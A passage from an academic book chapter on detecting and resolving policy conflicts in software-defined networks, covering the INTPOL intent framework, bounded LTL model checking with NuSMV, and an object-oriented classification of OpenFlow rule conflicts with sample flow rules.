We introduce a two-level conflict analysis. The conflict checking at the application plane using a Bounded Model Checking (BMC) approach significantly reduces policy conflict detection time at the data plane. When an intent is added at the application plane level and policy optimizations are performed to eliminate redundant policies, it is translated into the controller-specific intent command. The SDN controller, e.g., ONOS [28], allows specifying a *HostToHost* intent, which allows communication between network hosts, and *PointToPoint* intent, which allows traffic to pass through two switches' ports. If we consider a host intent, e.g., *add-host-intent h1 h5*, based on the example network in Fig. 6.3, ONOS controller *a)* identifies the path between hosts, i.e., *h1-s1-s2-s3-s5*, and *b)* generates OpenFlow rules to establish communication along the path. Additionally, the controller marks *appId* in the flow rule as *org. onos.intent* to show that the flow rule was added using the intent module. Notably, five flow rules will be installed in Fig. 6.3 for a single host intent. If there are conflicts amongst intents at the application plane, it will, in turn, generate flow rules that will conflict with each other.

6.5.1.2 INTPOL Intent Rules Description

Next, we describe the intent rules for the INTPOL framework. Figure 6.4 shows the step-wise flow for interpreting the user requirements at the application plane and translating them to the corresponding bounded model program to check the necessary network policies. If we consider the steps for handling the user intents in Fig. 6.3, then the steps 1-3 that are related to the application of the INTPOL framework are implemented. If the user's policies invariant is violated, the network admin is notified, as shown in

step 3a. We illustrate the example process of translating the policy and query intents into a formal model using the firewall as a sample network function. Consider the network topology described in [Fig. 6.3](#). In the example of the rule, we have high-level network intents for hosts, $h1 \rightarrow h5$, $h2 \rightarrow h3$, $h3 \rightarrow h4$, and rules denying traffic between hosts $h2$ and $h4$. Each network host is connected to the network switch using a *layer 2* switch port. Similarly, network switches are connected to the network controllers (ONOS, ODL) using a layer-2 port. The bounded formal model accepts these requirements. The network topology information fetched from the SDN controller creates a model of packet propagation and changes in the packet state as the packet traverses along different paths from the source to the destination in the network. Linear Temporal Logic (LTL) [\[24\]](#), a form of model checking technique provided by NuSMV [\[60\]](#), in particular, characterizes the linear path induced by the Finite State Machine (FSM) of the network states [\[24\]](#).

```

Intent-Type :: Policy-Intent| Query-Intent
Policy-Intent :: Network-Function| SFC
SFC :: Network-Function , NW-Function [*]
Network-Function :: Firewall| IDS| Routing | LB| DPI
Firewall :: Header, Action
Header :: Hw-Src, Hw-Dst, Src-IP, Dst-IP,
Src-Port, Dst-Port, Proto
Action :: Forward| Drop| Modify
Query-Intent :: Check-Conflict| Check-Loop| Check-Reachability

```

[Figure 6.4 The types of intents supported by INTPOL where the user can specify the type of intent at the application plane \[\\[58\\]\]\(#\).](#)

6.5.2 INTPOL Model Checking Framework

6.5.2.1 Bounded Model Checking

Formal models, such as LTL, suffer from scalability challenges. The total number of model states can be as large as 1020 for some models [36]. Bounded model checking (BMC) [62] checks the state space for a counterexample using a user-specified bound k . BMC builds a Boolean formula for each value of k that is satisfiable if a counterexample of length k exists. For a given transition system with ‘s’ states, the model can be expressed using $k \times s$ variables. Once the bounded model is created, SAT [259] checks the Boolean formula’s satisfiability. The bounded model checking formula’s completeness is established using completeness threshold, liveness property, and induction tests, as Biere et al. [36] discussed above.

Establishing Threshold for Bounded Model Checking: The bound k on a model of the network M can be specified in terms of *reachability diameter* $rd(M)$, i.e., the minimum number of steps required to reach all reachable states. Another possible mechanism is *recurrence diameter* $rdr(M)$ to utilize the minimum number of steps for reaching all reachable states. In our example 6.5, $rdr(M) = 5$, i.e., distance from host $h1$ to $h5$, and $rd(M) = 11$, which indicates the number of steps needed to perform breadth-first search over the network. These thresholds are utilized as a baseline to define bounds on the model during the empirical evaluation.

```
MODULE main

VAR switch : {s1 ,s2 ,s3 };

src: {h1 ,h2 ,h3 ,h4 ,h5 };

DST: {h1 ,h2 ,h3 ,h4 ,h5 };

ASSIGN

next ( switch ):= case

switch = s1 & (dst != h1 | dst != h2 ): s2;

switch = s2 & (dst != h3 ): {s1 ,s3 };

switch = s3 & (dst != h4 | dst != h5 ): s2;

TRUE : s1;
```



```

esac ;

next (src ) := src ;

next (DST ) := dst ;

INIT switch = s1;

check_ltl_bmc -k 5 "G (src =h1 ->F(dst =h5 ))"

check_ltl_bmc -k 5 "G (src =h2 ->G(! dst =h4 ))"

```

Figure 6.5 This example of a bounded LTL (Linear Temporal Logic) model leverages the network topology provided by the SDN controller to define the model specification. The final line represents a query checking whether any packet originating from h2 can eventually reach its destination at h4 [58].

6.5.2.2 Formal Model for Network Verification

Network Invariants is defined as the network properties desired for optimal functioning and security of the network. For instance, virtual network isolation, absence of forwarding loops, end-to-end packet reachability (absence of black holes), etc. Network verification is achieved by expressing network invariants based on the current topology configuration, traffic management rules, and high-level network requirements. A temporal logic-based (LTL) network verification [24] is used to check if the underlying network meets high-level network requirements. An LTL invariant is evaluated along the linear path. It is considered true if the invariant state holds for all the paths starting in a given state.

[Table 6.3](#) describes the formal semantics used for LTL. The network invariants can be defined as global reachability $G p$, conditional packet processing $p \cup q$, and allow-listing policy violations for the underlying network using the queries created using the LTL model checking rules (invariants). The invariants serve as *Query Intent* in our system. The following section discusses how service function chain intent and network function intent are represented in the INTPOL system.

Table 6.3: Formal Semantics of LTL, which is used for Expressing Network Invariants [↗](#)

LTL Rule	Rule Interpretation
F p (in the future p)	Condition p holds in one of the future time instants.
G p (globally p)	A certain condition p holds globally in all future time instants.
p U q (p until q)	Condition p holds until a state is reached where condition q holds.
X p (next p)	Starting condition p is true in the next state.

6.5.3 Application Layer Packet Caching and Policy

Composition

Using INTPOL intent rules creates a formal model for packet processing across all the network functions and flow rules. We create a multi-level packet processing model by first processing SFC and individual network function dependencies. As a result, it is possible to pre-compute the paths of all packets across the network that traverses several network functions. To facilitate the two-level checking in INTPOL, we perform two approaches at the application plane layers: 1) match and action caching and 2) policy composition to reduce the conflict checking overhead at the data plane.

6.5.3.1 Packet Match/Action Caching

We define a few notations: P - set of all packets and R - set of all rules present in the network functions. The goal of the policy optimization at the application plane is to pre-compute the path of the packet(s) along the SFC. When the packet arrives at a network function, two functions are activated: cacheMatch (P) and cacheAction (P). They check the result of the packet transition along the path in the SFC defined for the packet. If a previous packet transitioned along the service function chain, the *match*, *action* values for the packet are cached at the application plane. For instance, if $p \in P$ matches the rule of FW1 network function $rFW1$, we check the result of a similar packet along the path $FW1 \rightarrow DPI \rightarrow EPG$ and insert the rule into the switch flow table at the data plane.

6.5.3.2 Policy Composition

The role of the policy composition is to check all the rules having overlapping header space and common actions, i.e., $\forall r \in SFC$, where each rule is defined by *match*, *action* pair, or $r = \{m, a\}$. Consider two rules r_i, r_j , $m_i \subset m_j$, and $a_i == a_j$; we can create a new rule that combines the two rules by $r_k = r_i \cup r_j$. Many policies in the application plane are a subset of one another, which increases the packet processing overhead at the data plane since the SFC checks redundant policies. We can compose such policies on the application plane, reducing the packet checking overhead on the data plane. If $a_i \neq a_j$, we can create rule r_k , where $m_k = m_i \cup m_j$, and $a_k = \{a_i, a_j\}$. This approach shows cases where packet headers (match fields) overlap but have different actions. Such policies can be abstracted to apply grouped actions to the packet instead of sequentially. The joint application of actions on the packet header reduces the packet processing overhead once the policies are applied to the data plane in flow rules.

6.5.4 Policy Conflict Detection

We illustrate the problem that can exist because of a mismatch between high-level network security and orchestration requirements (intents). In the example [Fig. 6.6](#), we have high-level network intents for hosts, $h2 \rightarrow h3$, $h3 \rightarrow h4$. This creates OpenFlow rules at switches $s1, s2, s3$. The combination of these rules can cause a violation of security requirements. We can have $h2 \rightarrow h3 \cup h3 \rightarrow h4 = h2 \rightarrow h4$. The problem of identifying such network anomalies can become quite involved in a network consisting of thousands of sub-networks, hosts, and switches. Moreover, the example above describes a case of a simple access control list (ACL) intent expressed at the application plane. The advent of network function virtualization (NFV) [\[175\]](#) has allowed the creation of network functions such as load balancer, intrusion detection system (IDS), and deep-packet inspection (DPI) as part of a programmable network. Identifying policy inconsistencies across

different network protocol stack layers and network paths becomes a challenging task. Existing rule-conflict detection mechanisms [128, 204] focus exclusively on OpenFlow rule conflicts at the data-plane level. Conflict detection and resolution mechanisms at the switch level can introduce unnecessary read-write latency issues and interrupt the normal functioning of the network. Symbolic model checking (SMC) can express the network properties at a higher level of abstraction. The model checkers such as NuSMV [61] allow the granular representation of network security and end-to-end connectivity properties.




Figure 6.6 Example of network intents expressed at the application plane [58].

6.5.5 Why Multilayer Checking is Important?

We consider the example of networking modules *forwarding* present in the SDN controller ONOS, and Access Control List (ACL), present in the SDN controller OpenDaylight (ODL) to highlight the problem associated with security and network management policies inserted in an SDN managed data-centric network. In this example network in Fig. 6.7, we have OpenFlow switch *s1*, connected to two SDN controllers ONOS and OpenDaylight.




Figure 6.7 An illustration of how flow rules policies can be inserted into a system with different Northbound REST-based controller modules (ONOS and ODL controllers) [58].

Step ①: network admin inserts an intent to allow packet forwarding along ports of switch *s1* (*s1-h1*, *s1-h2*, *s1-h3*, *s1-s2*).

Step ②: during a similar time frame, another network admin inserts an *Access Control List* (ACL) Intent.

Step ③: the northbound REST API present at the application plane invokes ONOS module *org.onosproject.fwd()*.

Step ④: OpenDaylight module *org.odl.acl()* module is invoked by a REST API call from another session. Since no inherent mechanism is part of the OpenFlow framework, which checks the dependencies between the objectives of two security policies, we can have conflicting flow rules. As shown in the table present in [Fig. 6.7](#), the Flow ID *f4b8e* is inserted in switch *s1* in **Step ⑤**: by ONOS controller. This flow allows traffic entering port 1 of *s1*, with fields {*ETH_DST* = *:00:00:10, *ETH_SRC* = *.00:00:01} to be forwarded. On the other hand, the Flow ID *f4b8e* inserted in *s1* by ODL controller in **Step ⑥**: blocks the traffic matching the same criteria.

6.6 Approaches for Policy Conflict Checking

In this section, we discuss some approaches to resolving conflicts in security policies in the SDN environments. A conflict in the SDN policies can be defined as follows:

Definition 6.1 Policy Conflict Detection: Assume we have two rules $ri, rj \in Rm$, we seek to find a conflict between those rules and other rules in the rule space Rm such that $(\rho_i = \rho_j) \wedge (hi \cap hj \neq \emptyset) \wedge (ai \neq aj)$, where pi, pj are the policies for rules $i \& j$, $hi \& hj$ are the policy headers for rules $i \& j$, and $ai \& aj$ are the actions for rules $i \& j$, respectively.

Consider [Table 6.4](#); we use simple numeric values for source and destination addresses. Assume that this example's layer two source and destination address are wildcard values. There are two types of violations here.

Table 6.4 Motivating Scenario: Conflict Detection [↗](#)

Flow-ID	Src-IP	Dst-IP	Src-Port	Dst-Port	Action
1	1	[0-10]	2	[0-100]	{(drop)}
2	1	[0-100]	[2, 4]	[0-100]	{(set srcip 5)}
3	[5, 8]	[0-100]	[0, 8]	[0-100]	{(set srcip 2), (fwd)}
4	2	[0-100]	[2, 4]	[0-100]	{(fwd)}

Coverage Violation: The rules 1 and 2 have overlapping header space, the Src-IP of the rules is the same, and the destination IP of rule 2 is a superset of rule 1. The actions for both rules are different. This is a case of conflict among flow rules 1 and 2. Suppose the traffic source is [\[1, 2, 3, 4, 5, 6, 7, 8, 9 and 10\]](#) and the destination is '2'. In that case, the traffic may be dropped (assuming the allowlisting policy of OpenFlow framework), even though the network administrator intends to send traffic between this source and a destination IP address range(s).

Transitive Violation: Consider a combination of rules $ri, rj, \dots, rk$ that act on traffic Γ and changes the traffic header such that $\Gamma' \leftarrow \Gamma \times_{ri} \times \dots \times_{rk}$, where the traffic originally matching one of the rule ri , now conflicts with the match and action set of the original rule. Alternatively, $(hk \in \Gamma' \cap hi \neq 0) \wedge (ai \neq ak)$.

According to the rule with Flow-ID ‘1’ present in the table, any traffic between Src-IP 1 and Dst-IP 2 must be dropped; however,

- rule 2 in the table allows modification of source IP to value 5.
- rule 3 sets the source IP of any field between [5, 6, 7 and 8] to the value 2.
- rule 4 forwards traffic to Dst-IP [2, 4].

6.6.1 Object-oriented Conflict Checking Mechanism

We follow an object-oriented approach for conflict checking between flow rules

[57]. These approaches aim to analyze the header space of *Open-Flow* rules and map the conflicting rules using the object-oriented relationship.

6.6.1.1 Object-Oriented Relations for Policy Conflict Analysis

Class: The basic building block of object-oriented programming is class. A class holds its own data members and member functions. We consider each virtual network function (VNF) as a class in our object-oriented policy conflict model. For instance, a VNF *Stateless Firewall* is defined as a class. The class can have variables such as source IP address (srcip), source port (sport), and member functions such as *addRules()*, *updateRule()*, see Fig. 6.11(a).




Figure 6.11 (a) Object-oriented fundamentals - Class, variables, methods for virtual network function (VNF) Stateless Firewall (b) Analysis of policy conflicts between different network functions (c) Policy graph analyzing conflicting rules from different VNF [58].

Objects are self-contained class components that can access class methods and variables. The object term is used to refer to a virtual network function instance. The rules can be added, deleted, or updated using the objects. For instance, the stateless firewall can have object *f1* that can access member functions *f1.addRule()*, as shown in Fig. 6.11 (a). This function allows an object of the class stateless firewall to add a rule. The domain of an object is a subset of object values, i.e., $dom\ objects \subseteq o.Values$.

Inheritance: This relation helps identify subclass dependencies between network elements. Subclass statements can take form $C1 \subseteq C2$, which means *C1* is a subclass of *C2*. A class that inherits properties of the base

class is known as the *subclass*, and the base class is referred to as the *superclass*. Consider [Fig. 6.8](#) (a), *Classless Inter-Domain Routing* (CIDR) provides a basic layout of the network domain, possible sub-networks, subnet mask, and broadcast domain. The class *IP Address* inherits features such as *Subnet Mask* from the class CIDR. Additionally, the IP Address class also adds additional features such as *IPv4 Address* (192.168.1.12), *Hardware Address*, and *Name Server* (8.8.8.8). An object of the class IP Address is called an instance of the class. A specific host with the class variable values defined will act as an instance of this class.




Figure 6.8 Object-oriented relations (a) Inheritance—One entity inherits the properties from the superclass (IP address in this example) (b) Polymorphism—One entity can be classified into more than one class. For example, stateless firewall might be treated as Stateful firewall, Intrusion Prevention System (IPS), or Deep-packet Inspection (DPI) module [\[58\]](#).📄

Consider headers (h_i, h_j) and actions (a_i, a_j) of the rule i and j respectively. Clearly, $rule_i \subseteq rule_j$, thus we can associate both rules via inheritance relation, as shown in the illustrative example in [Fig. 6.9](#). Rules with conflicts of this nature can be resolved by merging both rules into one single rule, i.e., *Encapsulation*, a policy conflict resolution we discuss in [Section 6.6.2](#).




Figure 6.9 Analyzing flow rules conflict by examining the header space and the rule's action. Based on the analysis, the conflict type is determined: Inheritance, Polymorphism, Aggregation, and Composition [\[58\]](#).[↩](#)

Polymorphism: This is an object-oriented paradigm feature that allows a single action to be performed in different ways. As shown in [Fig. 6.8](#) (b), polymorphism in network elements enables the creation of one interface, for instance, a firewall. This interface can be realized differently, depending

upon the application requirement. In a smart firewall architecture like Cisco-ASA [283], several security features such as intrusion detection, anti-malware protection, and VPN service can be implemented together. The stateless firewall module's essential features, such as Network Address Translation (NAT) and traffic filtering, can be specialized to support smart firewall architecture features. For instance, *Stateful Firewall* and *Intrusion Prevention System* (IPS), can inherit class *Stateless Firewall* and add new features corresponding to the characteristic of each specialized module. The class IPS in the example above adds the methods - *setAFPackMode()*, and *setNFQMode()* as shown in Fig. 6.8, in addition to the basic features of a Stateless Firewall.

Consider rules (i, j) , *rule i* from stateless firewall, and *rule j* from an IPS can have conflicting actions,

```
rule i: {table=0, in_port=2,
dl_dst=00:00:00:00:00:01,actions=output:1}
rule j: {table=0, in_port=2,
dl_dst=00:00:00:00:00:01,actions=DROP}.
```

Clearly, header h_i of *rule i* is subset of header h_j of *rule j*, but actions $\{a_i = \text{output:1}\} \neq \{a_j = \text{DROP}\}$. Those two conflicts can be categorized using the *Polymorphism* relation and utilize *Predefined Security Priority*, a policy conflict resolution mechanism to assign higher priority to a rule, which is broader in scope, i.e., *rule j* in this particular example.

Aggregation is a weak form of association that enables VNFs to utilize one another without re-implementing the functional logic in the original VNF. For instance, Next-Generation Firewall (NGFW), as shown in Fig. 6.10(a), typically comes with features such as a virtual private network (VPN) and deep-packet inspection (DPI). However, the NGFW and VPN

can function as standalone VNFs even if either is missing in the security architecture. These weak associations allow the re-utilization of desired features amongst VNFs using a *has-A* relationship. Consider the [Fig. 6.10](#) (a), we can say *has-A (NGFW, VPN, encryption)*, which means NGFW utilizes VPN for encryption purposes. Aggregation can be used to represent uncertainty over partial decomposition. We can define rules in the next-generation firewall using the *has-A* relation at a more granular level. For example, *has-A (NGFW, rules, N)* shows that class NGFW has N number of rules. The rules can be used to ALLOW, FORWARD, or DENY the network traffic between the segments. The encoding of NGFW in terms of weights/priority assignment to individual rules can become a scalability challenge. An example of aggregation in the context of the OOPC model is values of classes *C1, C2*, i.e., if the header space of the rules of two classes are non-overlapping but actions are similar. Consider *rule i*, and *rule j* from two VNFs that have similar actions,




Figure 6.10 Object-oriented relations (a) Aggregation - defines has-A relation between network elements. (b) Composition - part-of relation. A subset of network features such as NAT can be part of more than one VNF [58]. ↵

```
rule i: {table=0, in_port=2, ip_src=192.168.1.0/24, ip_dst=
192.168.2.12, actions=output:1}
rule j: {table=0, in_port=2, ip_src=192.168.1.10, ip_dst=
192.168.2.0/28, actions=output:1}.
```

Here the header hi of *rule i* intersects with hj of *rule j*, and the actions $\{ai = output:1\} = \{aj = output:1\}$. We can identify these rules under the conflict class *Aggregation*. A policy conflict resolution mechanism that combines both rules into one class using *Encapsulation* can be used for conflict resolution in this case, i.e., $rule\ k = rule\ i \cup rule\ j$.

Composition is a stronger form of association, usually represented by the *part-of* relationship. The functionality of network address translation (NAT) cannot exist by itself, and it requires the presence of Firewall VNF, as shown in Fig. 6.10(b). The firewall module can call *setNATIP()*, and *setNATPort()* functions in the class *network address translation* (NAT) to allow the NAT feature mapping an external IP address/port to an internal IP address/port in addition to other features such as port forwarding and blocking a specific type of network traffic.

Consider *rule i* and *rule j* from two VNFs that have non-overlapping header space, $hi \cap hj \neq 0$, and $ai \neq aj$, as can be seen in the example below:

```
rule i: {table=0, in_port=2, ip_src=192.168.1.0/24, ip_dst=
192.168.2.0/28, actions=DROP}
rule j: {table=0, in_port=2, ip_src=192.168.1.10, ip_dst=
192.168.2.0/24, actions=output:ALL}.
```

We categorize these conflicts as *Composition* since the conflicting rules comprise overlapping rulesets. Thus, we need a conflict resolution mechanism that decomposes these rules into non-overlapping rules. We call the conflict resolution *Decomposition*. C_1 , and r_j using object of class C_2 , $C\_1 \cap C\_2 \neq 0$.

$$(h_i \cap h_j \neq 0, a_i = a_j) \exists \text{Aggregation}(r_i, r_j)$$

6.6.2 Flow Rule Conflict Resolution

The flow rule conflict resolution aims to construct conflict-free rule sets for the conflict resolver working in a small rule space. Any conflict resolution mechanism employed in OpenFlow should consider factors like overhead associated with the resolution, the importance of a particular rule in terms of the volume of traffic processed by the rule, the idle time associated with the rule, rule priority, etc. We consider the flow rule conflict resolution mechanism using inherent features of the flow rules: (1) predefined priorities, (2) encapsulation, and (3) decomposition.

